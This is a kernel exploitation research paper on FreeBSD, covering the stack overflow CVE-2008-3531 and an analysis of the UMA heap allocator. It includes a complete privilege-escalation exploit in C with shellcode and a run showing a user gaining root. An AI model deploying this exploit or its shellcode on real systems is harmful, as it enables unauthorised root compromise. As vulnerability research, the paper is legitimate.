Binding the Daemon: FreeBSD Kernel Stack and Heap Exploitation

Patroklos (argp) Argyroudis <argp@census-labs.com>
Census, Inc.

Abstract

FreeBSD is widely accepted as one of the most reliable and performance-driven operating systems currently available in both the open source and proprietary worlds. While the exploitation of kernel vulnerabilities has been researched in the context of the Windows and Linux operating systems, FreeBSD, and BSD-based systems in general, have not received the same attention. This paper will initially examine the exploitation of kernel stack overflow vulnerabilities on FreeBSD. The development process of a privilege escalation kernel stack smashing exploit will be documented for vulnerability CVE-2008-3531. The second part of the paper will present a detailed security analysis of the Universal Memory Allocator (UMA), the FreeBSD kernel's memory allocator. We will examine how UMA overflows can lead to arbitrary code execution in the context of the latest stable FreeBSD kernel (8.0-RELEASE), and we will develop an exploitation methodology for privilege escalation and kernel continuation.

Introduction

Operating system kernels are the fundamental modules that all services and applications of a system rely upon. Therefore, they are part of the attack surface that must be audited and ultimately secured in vulnerability assessment methodologies. Security auditing and exploitation is a significantly more complicated process for debugging and reliable exploit development in the context of operating system kernels than it is in the traditional application domain. On the other hand, userland memory corruption protections (also known as exploit mitigation techniques) have made most of the generic application exploitation approaches obsolete. The above illustrate the need for ongoing research in the field on operating system kernel exploitation. In this paper we will present an in-depth examination of the exploit development process of kernel stack vulnerabilities on FreeBSD. Furthermore, we will conduct a security analysis of FreeBSD's kernel memory allocator, the Universal Memory Allocator (UMA), and we will demonstrate how to exploit bugs in it to perform privilege escalation and to ensure the stability of the system after successful exploitation. It needs to be noted that UMA development was funded by Nokia and its use in proprietary systems, although currently unknown, is highly likely.

Related Work

One of the first public works on FreeBSD kernel exploitation was Esa Etelavuori's detailed explanation on a kernel stack overflow vulnerability in the jail(2) system call on FreeBSD versions 4.0 to 4.1.1 [1]. The vulnerability manifested when a jail was set up with an overly long hostname and a program's status was read through procfs. After ten years the presented exploitation methodology and the developed kernel shellcode are no longer applicable to recent FreeBSD releases. Sinan Eren in 2002 focused on the exploitation of kernel stack overflows on the OpenBSD operating system versions 2.x to 3.x on the IA-32 platform [2]. The main contribution of this work was the "sidt" kernel continuation technique. Silvio Cesare in 2003 found a huge number of kernel bugs and presented details on Linux, FreeBSD, NetBSD and OpenBSD kernel stack smashing methodologies [3]. He has contributed the "iret" return to userland technique for kernel continuation after exploitation. The exploitation of kernel heap overflow vulnerabilities has been investigated in the past by twiz and sgrakkyu in the context of the Linux and Solaris kernels [4]. Specifically, they have identified that heap overflows may lead to corruptions of a) adjacent items on a heap, b) page frames that are adjacent to the last item of a heap block, or c) kernel heap control structures. The example they give in [4] uses approach a) to exploit Linux kernel slab overflows. On FreeBSD we will use approach c). The "Kernel Wars" talk in Black Hat Europe 2007 presented kernel exploitation topics for the Windows, FreeBSD, NetBSD and OpenBSD operating systems [5]. The presenters focused on stack and mbuf overflows and contributed significantly to the areas of multi-state kernel shellcode, privilege escalation and kernel continuation techniques. Christer Öberg and Neil Kettle in 2009 analyzed many kernel bug classes in FreeBSD, NetBSD, Mac OS X and Solaris [6], while presenting modern kernel source code auditing tips. Finally, an initial exploration of the FreeBSD kernel's memory allocator security was presented in [7].

Kernel Exploitation Goals

The goals of the kernel exploitation process can be summarized in the following three categories a) arbitrary code execution, b) denial-of-service / kernel panic and c) kernel memory disclosure. Each of these goals can be achieved by exploiting certain bug classes. Arbitrary code execution in which the kernel's normal flow of execution is diverted to user-defined code, being of course the primary goal of every security researcher, can be achieved by null pointer dereference, stack overflow and heap overflow bugs in the kernel's implementation. An example of a null pointer dereference vulnerability in the FreeBSD kernel is CVE-2008-5736 in which function pointers for netgraph and bluetooth sockets were not properly initialized (public exploit at [8]). Similarly, an example of a FreeBSD kernel stack overflow vulnerability is CVE-2008-3531 (public exploit at [9]). On the other hand, currently there are no known/public exploits for FreeBSD kernel heap overflow vulnerabilities. Denial-of-service attacks / kernel panics are usually the result of the previous three bug classes that are not able to lead to redirection of the kernel's code execution flow. The last category, kernel memory disclosure, although a very serious vulnerability by itself, it can usually also be leveraged to indirectly compromise a system by allowing unprivileged users to gain access to cryptographic keys and other crucial data.

FreeBSD Kernel Stack Exploitation

In the FreeBSD kernel, as well as in most other modern operating systems, every thread (where thread is defined as a unit of execution of a process) has its own kernel stack. When a normal userland process makes use of kernel services, as for example the invocation of a system call, the ESP register points to the corresponding thread's kernel stack. Since a running operating system may have hundreds, if not thousands, of threads, kernel stacks have a fixed size of two pages (on the IA-32 platform) and they do not grow dynamically. This design choice is made in order to minimize the amount of wasted memory. The main purpose of kernel stacks is to always remain resident in memory in order to service the page faults that occur when the corresponding thread tries to run. Kernel stack overflows can manifest in two ways a) a bug in kernel code that allows the overflow of a local variable and the subsequent smashing of a kernel stack, and b) overflow and corruption of the kernel stack itself via successive recursive calls of a kernel function. In this paper we will focus on a) (although it has to be noted that b) has not been explored) which can lead to corruptions of a function's saved return address, a function's saved frame pointer and/or a local variable, for example a function pointer.

Case Study: Vulnerability CVE-2008-3531

As a case study we will document the development process of a privilege escalation kernel stack smashing exploit for vulnerability CVE-2008-3531 [10]. CVE-2008-3531 is a kernel stack overflow vulnerability that affects FreeBSD versions 7.0-RELEASE and 7.0-STABLE, but not 7.1-RELEASE nor 7.1-STABLE as the CVE entry seems to suggest. The bug is in function vfs_filteropt() from file src/sys/kern/vfs_mount.c:

```
1800:    int
1801:    vfs_filteropt(struct vfsoptlist *opts, const char **legal)
1802:    {
1803:        struct vfsopt *opt;
1804:        char errmsg[255];
1805:        const char **t, *p, *q;
1806:        int ret = 0;
1807:
1808:        TAILQ_FOREACH(opt, opts, link) {
1809:                p = opt->name;
1810:                q = NULL;
1811:                if (p[0] == 'n' && p[1] == 'o')
1812:                        q = p + 2;
1813:                for(t = global_opts; *t != NULL; t++) {
1814:                        if (strcmp(*t, p) == 0)
1815:                                break;
1816:                        if (q != NULL) {
1817:                                if (strcmp(*t, q) == 0)
1818:                                        break;
1819:                        }
1820:                }
1821:                if (*t != NULL)
1822:                        continue;
1823:                for(t = legal; *t != NULL; t++) {
1824:                        if (strcmp(*t, p) == 0)
1825:                                break;
```

```
1826:                         if (q != NULL) {
1827:                                 if (strcmp(*t, q) == 0)
1828:                                         break;
1829:                         }
1830:                 }
1831:                 if (*t != NULL)
1832:                         continue;
1833:                 sprintf(errmsg, "mount option <%s> is unknown", p);
1834:                 printf("%s\n", errmsg);
1835:                 ret = EINVAL;
1836:         }
1837:         if (ret != 0) {
1838:                 TAILQ_FOREACH(opt, opts, link) {
1839:                         if (strcmp(opt->name, "errmsg") == 0) {
1840:                               strncpy((char *)opt->value, errmsg, opt->len);
1841:                         }
1842:                 }
1843:         }
1844:         return (ret);
1845:     }
```

The first step of the exploit development process involves identifying the vulnerability's conditions and assessing its impact.

In line 1833 above, sprintf() is used to write an error message to a locally declared static buffer, namely errmsg declared in line 1804 with a size of 255 bytes. The variable p used in sprintf() is a pointer to the mount option's name. Conceptually a mount option is a tuple of the form (name, value). The vulnerable sprintf() call can be reached from userland when p's (i.e. the mount option's name) corresponding value is invalid, but not NULL (due to the checks performed in the first TAILQ_FOREACH loop). For example, the tuple ("AAAA", "BBBB") satisfies this condition; the mount option's value is the string "BBBB" which is invalid and not NULL therefore p would point to the string "AAAA". Both the mount option's name (p) and the mount option's value are user-controlled. This allows the overflow of the errmsg buffer by supplying a mount option name of arbitrary length and as we will see below, less importantly in this case, arbitrary content. Since errmsg is on a kernel stack, we can use the overflow to corrupt the current stack frame's saved return address with the ultimate goal of diverting the kernel's execution flow to code of our own choosing.

Triggering the Vulnerability

Now that we have explored the conditions and concluded that we can indeed achieve arbitrary code execution we have to explore the ways we can trigger the vulnerability. There are many possible execution paths to reach vfs_filteropt() from userland. After browsing FreeBSD's file system stacking source code for a couple of minutes I decided to use the following:

```
nmount() -> vfs_donmount() -> msdosfs_mount() -> vfs_filteropt()
```

By default on FreeBSD the nmount(2) system call can only be called by root. In order for it to be enabled for unprivileged users the sysctl(8) variable vfs.usermount must be set to a non-zero value.

At this point we know that the vulnerability can potentially lead to arbitrary code execution and how to trigger it. The next step is to find a place to store our arbitrary code and divert the kernel's execution flow to that memory address. Due to the structure of the format string used in the sprintf() call, we do not have direct control of the value that overwrites the saved return address in vfs_filteropt()'s kernel stack frame.

However, indirect control is more than enough to achieve arbitrary code execution. When p points to a string of 248 'A's followed by NULL (i.e. 248 * 'A' + '\0') the saved return address is overwritten with the value 0x6e776f, that is the "nwo" of "unknown" in the sprintf()'s format string. Using the exploitation methodology of kernel NULL pointer dereference vulnerabilities, we can use mmap(2) to map memory at the page boundary 0x6e7000. Then we can place our arbitrary kernel shellcode 0x76f bytes after that. Therefore, when the corrupted saved return address with the value 0x6e776f is restored into the EIP register the kernel will execute our instructions that have been mapped to this address.

Kernel Shellcode

The next step in the exploit development process is to write these instructions. Specifically, our kernel shellcode should:

- locate the credentials of the user that triggers the vulnerability and escalate his privileges,
- ensure kernel continuation. In other words, the system must be kept in a running condition and stable after exploitation.

User credentials specifying the process owner's privileges in FreeBSD are stored in a structure of type ucred defined at src/sys/ucred.h:

```
45:  struct ucred {
46:      u_int   cr_ref;                 /* reference count */
47:  #define cr_startcopy cr_uid
48:      uid_t   cr_uid;                 /* effective user id */
49:      uid_t   cr_ruid;                /* real user id */
50:      uid_t   cr_svuid;               /* saved user id */
51:      short   cr_ngroups;             /* number of groups */
52:      gid_t   cr_groups[NGROUPS];     /* groups */
53:      gid_t   cr_rgid;                /* real group id */
54:      gid_t   cr_svgid;               /* saved group id */
           ...
```

A pointer to the ucred structure exists in a structure of type proc defined at src/sys/proc.h:

```
484:  struct proc {
485:    LIST_ENTRY(proc) p_list;            /* (d) List of all processes. */
486:    TAILQ_HEAD(, thread) p_threads;     /* (j) all threads. */
487:    TAILQ_HEAD(, kse_upcall) p_upcalls; /* (j) All upcalls in the proc. */
488:    struct mtx      p_slock;            /* process spin lock */
489:    struct ucred    *p_ucred;           /* (c) Process owner's identity. */
          ...
```

The address of the proc structure can be dynamically located at runtime from unprivileged processes in a number of ways:

- The sysctl(3) kern.proc.pid kernel interface and the kinfo_proc structure.
- The allproc symbol that the FreeBSD kernel exports by default.
- The curthread pointer from the pcpu structure (segment FS in kernel context points to it).

In the developed exploit I will use the third alternative since it is the most compact, reliable and straightforward one.

Kernel Continuation

The other task that our shellcode should perform is to maintain the stability of the system by ensuring the kernel's continuation. One way to approach this would be to port Silvio Cesare's "iret" return to userland approach (presented at his "Open source kernel auditing and exploitation" Black Hat talk [3]) to FreeBSD. Although a full investigation of Silvio's "iret" technique on FreeBSD would be very interesting, it is beyond the scope of this paper and furthermore it is usually unreliable since it leaves kernel synchronization objects locked.

In order to successfully return to userland from the kernel shellcode we will use another approach. Remember that the execution path we decided to take is nmount() -> vfs_donmount() -> msdosfs_mount() -> vfs_filteropt(). After the shellcode has performed privilege escalation it could return to where vfs_filteropt() was supposed to return, that is in msdosfs_mount(). However that is not possible since msdosfs_mount()'s saved registers have been corrupted when vfs_filteropt()'s stack frame was smashed by the overflow. The values of these saved registers cannot be restored, consequently there is no safe way to return to msdosfs_mount() after privilege escalation. The solution I have implemented in the exploit bypasses msdosfs_mount() completely and returns to the pre-previous from vfs_filteropt() function, namely vfs_donmount(). The saved registers' values of vfs_donmount() are uncorrupted in msdosfs_mount()'s stack frame. To make this more clear, consider the following pseudocode that is based on the relevant deadlisting part:

```
/* this function's saved registers' values are uncorrupted */
vfs_donmount()
{
    ...
    msdosfs_mount();
    ...
}

msdosfs_mount()
{
    ...
    vfs_filteropt();
    ...
    /* stack cleanup, restore saved registers */
    addl    $0xe8, %esp
    popl    %ebx
    popl    %esi
    popl    %edi
```

```
    popl    %ebp
    ret
}
```

Complete Kernel Shellcode

Taking into consideration the above analysis, the complete kernel shellcode for the developed exploit is the following (in AT&T assembler syntax):

```
.global _start
_start:

movl    %fs:0, %eax         # get curthread
movl    0x4(%eax), %eax     # get proc from curthread
movl    0x30(%eax), %eax    # get ucred from proc
xorl    %ecx, %ecx          # ecx = 0
movl    %ecx, 0x4(%eax)     # ucred.uid = 0
movl    %ecx, 0x8(%eax)     # ucred.ruid = 0

# return to the pre-previous function, i.e. vfs_donmount()
addl    $0xe8, %esp
popl    %ebx
popl    %esi
popl    %edi
popl    %ebp
ret
```

The Complete Exploit

Now we have a way to safely return from kernel to userland and ensure the continuation of the exploited system. The complete exploit is the following:

```
#include <sys/param.h>
#include <sys/mount.h>
#include <sys/uio.h>
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sysexits.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/mman.h>

#define BUFSIZE     249

#define PAGESIZE    4096
#define ADDR        0x6e7000
#define OFFSET      1903
```

```
#define FSNAME      "msdosfs"
#define DIRPATH     "/tmp/msdosfs"

unsigned char kernelcode[] =
    "\x64\xa1\x00\x00\x00\x00\x8b\x40\x04\x8b\x40\x30"
    "\x31\xc9\x89\x48\x04\x89\x48\x08\x81\xc4\xe8\x00"
    "\x00\x00\x5b\x5e\x5f\x5d\xc3";

int
main()
{
    void *vptr;
    struct iovec iov[6];

    vptr = mmap((void *)ADDR, PAGESIZE, PROT_READ | PROT_WRITE,
            MAP_FIXED | MAP_ANON | MAP_PRIVATE, -1, 0);

    if(vptr == MAP_FAILED)
    {
        perror("mmap");
        exit(EXIT_FAILURE);
    }

    vptr += OFFSET;
    printf("[*] vptr = 0x%.8x\n", (unsigned int)vptr);

    memcpy(vptr, kernelcode, (sizeof(kernelcode) - 1));

    mkdir(DIRPATH, 0700);

    iov[0].iov_base = "fstype";
    iov[0].iov_len = strlen(iov[0].iov_base) + 1;

    iov[1].iov_base = FSNAME;
    iov[1].iov_len = strlen(iov[1].iov_base) + 1;

    iov[2].iov_base = "fspath";
    iov[2].iov_len = strlen(iov[2].iov_base) + 1;

    iov[3].iov_base = DIRPATH;
    iov[3].iov_len = strlen(iov[3].iov_base) + 1;

    iov[4].iov_base = calloc(BUFSIZE, sizeof(char));

    if(iov[4].iov_base == NULL)
    {
        perror("calloc");
        rmdir(DIRPATH);
        exit(EXIT_FAILURE);
    }

    memset(iov[4].iov_base, 0x41, (BUFSIZE - 1));
    iov[4].iov_len = BUFSIZE;
```

```
    iov[5].iov_base = "BBBB";
    iov[5].iov_len = strlen(iov[5].iov_base) + 1;

    printf("[*] calling nmount()\n");

    if(nmount(iov, 6, 0) < 0)
    {
        perror("nmount");
        rmdir(DIRPATH);
        exit(EXIT_FAILURE);
    }

    printf("[*] unmounting and deleting %s\n", DIRPATH);
    unmount(DIRPATH, 0);
    rmdir(DIRPATH);

    return EXIT_SUCCESS;
}
```

Finally, a sample run of the exploit on a vulnerable FreeBSD system:

```
[argp@leon ~]$ uname -rsi
FreeBSD 7.0-RELEASE GENERIC
[argp@leon ~]$ sysctl vfs.usermount
vfs.usermount: 1
[argp@leon ~]$ id
uid=1001(argp) gid=1001(argp) groups=1001(argp)
[argp@leon ~]$ gcc -Wall cve-2008-3531.c -o cve-2008-3531
[argp@leon ~]$ ./cve-2008-3531
[*] vptr = 0x006e776f
[*] calling nmount()
nmount: Unknown error: -1036235776
[argp@leon ~]$ id
uid=0(root) gid=0(wheel) egid=1001(argp) groups=1001(argp)
```

FreeBSD Kernel Heap Exploitation

The latest stable version (8.0-RELEASE) of FreeBSD has introduced stack-smashing detection and protection for the kernel by utilizing the incorporation of ProPolice/SSP in GCC [11]. This creates an increased interest in exploring the FreeBSD kernel heap implementation, or zone allocator to be more precise, from a security perspective since it currently provides no exploitation mitigation mechanisms.

Universal Memory Allocator (UMA): Design and Implementation

UMA or the universal memory allocator, also referred to as a zone allocator in the documentation, is FreeBSD's kernel memory allocator that functions like a traditional slab allocator [12]. The main idea behind slab allocators is that they provide an efficient memory management front-end, usually divided into multiple layers, to the low-level page allocations by retaining the state of constant-sized items between uses. It is called a slab allocator since it initially allocates large areas, or slabs, of memory and then pre-allocates on them items of a particular type and size per slab. When the kernel requests through the malloc(9) interface items of a certain type, a pre-allocated item that was marked as free from the corresponding slab is returned. UMA is also used for arbitrary-sized malloc(9) requests in which case the requested size is adjusted for alignment to find the suitable slab. The advantages of this approach are no fragmentation of the kernel's memory and increased performance since the items are pre-allocated and grouped to slabs according to their size.

On FreeBSD we can use the vmstat(8) utility to get a report on the different types of UMA zones that the kernel has created for its data structures, and their characteristics like name, size of the type of item allocated on them, number of items currently in use, and number of free items per zone, among others:

```
[argp@julius ~]$ vmstat -z
ITEM                SIZE     LIMIT      USED      FREE  REQUESTS  FAILURES

UMA Kegs:            128,        0,       94,       26,       94,        0
UMA Zones:           480,        0,       94,        2,       94,        0
UMA Slabs:            64,        0,      353,        1,      712,        0
UMA RCntSlabs:       104,        0,       69,        5,       69,        0
UMA Hash:            128,        0,        6,       24,        7,        0
16 Bucket:            76,        0,       31,       19,       50,        0
32 Bucket:           140,        0,       20,        8,       41,        0
64 Bucket:           268,        0,       27,        1,       76,       11
128 Bucket:          524,        0,       18,        3,      975,       30
VM OBJECT:           124,        0,      830,       69,    12161,        0
MAP:                 140,        0,        7,       21,        7,        0
KMAP ENTRY:           68,    15512,       24,      200,     1750,        0
MAP ENTRY:            68,        0,      555,      117,    24862,        0
DP fakepg:            72,        0,        0,        0,        0,        0
mt_zone:            1032,        0,      255,      129,      255,        0
16:                   16,        0,     2250,      389,    15191,        0
32:                   32,        0,     1163,       80,    10077,        0
64:                   64,        0,     3244,       60,     5149,        0
128:                 128,        0,     1493,      187,     5820,        0
```

```
256:                256,        0,      308,        7,     3591,        0
512:                512,        0,       43,       13,      827,        0
1024:              1024,        0,       47,       81,     1405,        0
2048:              2048,        0,      314,        6,      491,        0
4096:              4096,        0,      101,       12,     4900,        0
Files:               76,        0,       51,       99,     3803,        0
TURNSTILE:           76,        0,       78,       66,       78,        0
umtx pi:             52,        0,        0,        0,        0,        0
PROC:               696,        0,       62,       18,      839,        0
THREAD:             556,        0,       76,        1,       76,        0
UPCALL:              44,        0,        0,        0,        0,        0
SLEEPQUEUE:          32,        0,       78,      148,       78,        0
VMSPACE:            232,        0,       20,       31,      797,        0
cpuset:              40,        0,        2,      182,        2,        0
audit_record:       856,        0,        0,        0,        0,        0
mbuf_packet:        256,        0,        0,      128,       26,        0
mbuf:               256,        0,        1,      141,      778,        0
mbuf_cluster:      2048,     8768,      128,        6,      141,        0

...

Mountpoints:        716,        0,        5,        5,        5,        0
FFS inode:          128,        0,      429,       21,      451,        0
FFS1 dinode:        128,        0,        0,        0,        0,        0
FFS2 dinode:        256,        0,      429,       21,      451,        0
SWAPMETA:           276,    30548,        0,        0,        0,        0
```

FreeBSD's UMA implementation uses a number of different structures to manage kernel virtual memory. All of these structures can be found in src/sys/vm/uma_int.h. The fundamental one is the zone which is defined as a struct of type uma_zone (all code excerpts in this section are from the latest stable FreeBSD version 8.0-RELEASE):

```
struct uma_zone {
        char            *uz_name;       /* Text name of the zone */
        struct mtx      *uz_lock;       /* Lock for the zone (keg's lock) */

        LIST_ENTRY(uma_zone)    uz_link;        /* List of all zones in keg */
        LIST_HEAD(,uma_bucket)  uz_full_bucket; /* full buckets */
        LIST_HEAD(,uma_bucket)  uz_free_bucket; /* Buckets for frees */

        LIST_HEAD(,uma_klink)   uz_kegs;        /* List of kegs. */
        struct uma_klink        uz_klink;       /* klink for first keg. */

        uma_slaballoc   uz_slab;        /* Allocate a slab from the backend. */
        uma_ctor        uz_ctor;        /* Constructor for each allocation */
        uma_dtor        uz_dtor;        /* Destructor */
        uma_init        uz_init;        /* Initializer for each item */
        uma_fini        uz_fini;        /* Discards memory */

        u_int64_t       uz_allocs;      /* Total number of allocations */
```

```
        u_int64_t       uz_frees;       /* Total number of frees */
        u_int64_t       uz_fails;       /* Total number of alloc failures */
        u_int32_t       uz_flags;       /* Flags inherited from kegs */
        u_int32_t       uz_size;        /* Size inherited from kegs */
        uint16_t        uz_fills;       /* Outstanding bucket fills */
        uint16_t        uz_count;       /* Highest value ub_ptr can have */

        /*
         * This HAS to be the last item because we adjust the zone size
         * based on NCPU and then allocate the space for the zones.
         */
        struct uma_cache        uz_cpu[1];      /* Per cpu caches */
};
```

Each uma_zone structure is created to allocate a specific type of kernel memory and is itself allocated on a zone called 'UMA Zones'. As we can see, uma_zone contains function pointers for allowing the kernel programmer to define custom constructors and destructors for eachallocated item. This is an important detail to keep in mind when we are looking for a way to divert the flow of execution after an overflow. The structure uma_zone also holds statistical data for the zone, like the total numbers of allocations, frees and failures. Most importantly, a zone structure also contains two lists of uma_bucket structures, or buckets, which cache items that have been allocated/deallocated from the zone's slabs. These buckets are defined as follows:

```
struct uma_bucket {
        LIST_ENTRY(uma_bucket)  ub_link;        /* Link into the zone */
        int16_t ub_cnt;                         /* Count of free items. */
        int16_t ub_entries;                     /* Max items. */
        void    *ub_bucket[];                   /* actual allocation storage */
};
```

In a uma_zone struct the uz_free_bucket list holds buckets to be used for deallocations of items, while the uz_full_bucket list for allocations.

To enhance performance on multiprocessor systems each zone also has an array of per-CPU caches that are logically on top of the zone's buckets. These are defined structures of type uma_cache:

```
struct uma_cache {
        uma_bucket_t    uc_freebucket;  /* Bucket we're freeing to */
        uma_bucket_t    uc_allocbucket; /* Bucket to allocate from */
        u_int64_t       uc_allocs;      /* Count of allocations */
        u_int64_t       uc_frees;       /* Count of frees */
};
```

A keg is another UMA structure used for back-end allocation that describes the format of the underlying page(s) on which the items of the corresponding zone are stored. Kegs are of type struct uma_keg:

```
struct uma_keg {
        LIST_ENTRY(uma_keg)     uk_link;        /* List of all kegs */

        struct mtx      uk_lock;        /* Lock for the keg */
```

```
        struct uma_hash uk_hash;

        char            *uk_name;               /* Name of creating zone. */
        LIST_HEAD(,uma_zone)    uk_zones;       /* Keg's zones */
        LIST_HEAD(,uma_slab)    uk_part_slab;   /* partially allocated slabs */
        LIST_HEAD(,uma_slab)    uk_free_slab;   /* empty slab list */
        LIST_HEAD(,uma_slab)    uk_full_slab;   /* full slabs */

        u_int32_t       uk_recurse;     /* Allocation recursion count */
        u_int32_t       uk_align;       /* Alignment mask */
        u_int32_t       uk_pages;       /* Total page count */
        u_int32_t       uk_free;        /* Count of items free in slabs */
        u_int32_t       uk_size;        /* Requested size of each item */
        u_int32_t       uk_rsize;       /* Real size of each item */
        u_int32_t       uk_maxpages;    /* Maximum number of pages to alloc */

        uma_init        uk_init;        /* Keg's init routine */
        uma_fini        uk_fini;        /* Keg's fini routine */
        uma_alloc       uk_allocf;      /* Allocation function */
        uma_free        uk_freef;       /* Free routine */

        struct vm_object        *uk_obj;        /* Zone specific object */
        vm_offset_t     uk_kva;         /* Base kva for zones with objs */
        uma_zone_t      uk_slabzone;    /* Slab zone backing us, if OFFPAGE */
        u_int16_t       uk_pgoff;       /* Offset to uma_slab struct */
        u_int16_t       uk_ppera;       /* pages per allocation from backend */
        u_int16_t       uk_ipers;       /* Items per slab */
        u_int32_t       uk_flags;       /* Internal flags */
};
```

While it is possible for a zone to be associated with more than one keg for receiving allocations from multiple source pages, it is not a very common occurrence (except in some network optimization cases for example) and therefore we will focus on the case of having an one-to-one association between kegs and zones. When a zone is created by the kernel, the corresponding keg is created as well. In the uma_zone structure the uma_klink (variable uz_klink) structure contains a pointer to the associated keg:

```
struct uma_klink {
        LIST_ENTRY(uma_klink)   kl_link;
        uma_keg_t               kl_keg;
};
```

A zone's keg holds three lists of slabs:

- uk_full_slab is the list which holds full slabs; that is slabs on which all items are marked as being used or allocated,
- uk_free_slab holds slabs on which all items are marked as not being used or free,
- the uk_part_slab list holds slabs which contain both allocated and free items.

Each slab is of size UMA_SLAB_SIZE which is equal to PAGE_SIZE, which by default is set to 4096 bytes. Slabs are described by uma_slab structures:

```
struct uma_slab {
        struct uma_slab_head    us_head;        /* slab header data */
        struct {
                u_int8_t        us_item;
        } us_freelist[1];                       /* actual number bigger */
};
```

The slab header structure, uma_slab_head, contains the metadata that are necessary for the management of the slab/page:

```
struct uma_slab_head {
        uma_keg_t       us_keg;                 /* Keg we live in */
        union {
                LIST_ENTRY(uma_slab)    _us_link;       /* slabs in zone */
                unsigned long   _us_size;       /* Size of allocation */
        } us_type;
        SLIST_ENTRY(uma_slab)   us_hlink;       /* Link for hash table */
        u_int8_t        *us_data;               /* First item */
        u_int8_t        us_flags;               /* Page flags see uma.h */
        u_int8_t        us_freecount;   /* How many are free? */
        u_int8_t        us_firstfree;   /* First free item index */
};
```

So, to put it all together, each zone holds buckets of items that are allocated from the zone's slabs. Each zone is also associated with a keg which holds the zone's slabs. Each slab is of the same size as a page frame (usually 4096 bytes) and has a slab header structure which contains management metadata. Figure 1 ties together all the UMA data structures we have analyzed so far.



Figure 1: UMA architecture

UMA Slabs

Depending on the size of the items a slab has been divided into for, the uma_slab structure may or may not be embedded in the slab itself. For example, let's consider the anonymous zones ('4096', '2048', '1024', ..., '16') which serve malloc(9) requests of arbitrary sizes by adjusting for alignment purposes the requested size to the nearest zone. The '512' zone is able to store eight items of 512 bytes in every slab associated with it. The uma_slab structure in this case is stored offpage on a UMA zone that has been allocated for this purpose. The uma_keg structure associated with the '512' zone actually contains a uma_zone pointer to this slab zone (uk_slabzone) and an unsigned 16-bit integer that specifies the offset to the corresponding uma_slab structure (uk_pgoff).

On the other hand, the slabs of the '256' anonymous zone store fifteen items (of size 256 bytes each) and in this case the uma_slab stuctures as well are stored onto the slabs themselves after the memory reserved for items. These two slab representations are illustrated in Figure 2.

